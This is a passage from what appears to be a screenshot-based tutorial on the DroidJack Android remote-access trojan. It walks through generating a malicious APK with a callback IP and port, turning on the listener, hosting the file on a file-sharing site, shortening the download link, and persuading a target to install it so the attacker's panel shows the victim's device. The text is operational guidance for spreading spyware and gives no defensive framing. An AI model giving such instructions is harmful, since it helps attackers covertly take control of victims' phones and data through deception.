
The screenshot shows the 'DroidJack - Welcome null!' application window. The 'Generate APK' tab is selected. The form contains the following fields and controls:

- App Name:** A text box containing 'tezz' with a red arrow pointing to it.
- File Name:** A text box containing 'tezz' with a red arrow pointing to it.
- Dynamic DNS:** A text box containing '192.168.0.103' with a red arrow pointing to it.
- Port Number:** A text box containing '1337' with a red arrow pointing to it. A note to the right says 'Use a port greater than 1024'.
- Use Custom Icon:** An unchecked checkbox.
- Bind with another APK:** A section containing a 'File:' text box, a 'Browse' button, and an unchecked 'Bind?' checkbox.
- Stealth Mode:** An unchecked checkbox.
- Generate:** A button highlighted with a red rectangle.
- Advanced Options:** A button.


At the bottom, a status bar shows 'DroidJack says: Good afternoon null! :D'.

APK file will be saved in Droidjack folder.







Under **Devices**, enter **Port number** (assigned while APK creation) and click on **Off** button, which turns **ON** for listening new connections.



Visit <https://send.firefox.com> and upload **tezz.apk** file saved in Droidjack folder.




This website generates a link from where anyone can download the malicious APK file over the internet.




we can even shorten the link created by send.firefox.com using any online URL shortening services (<http://tinyurl.com>)



Convince your target to download and install **tezz.apk**.



If the target installs downloaded malicious APK file, the attacker can observe a new connection under **Devices** tab on Droidjack application wizard.





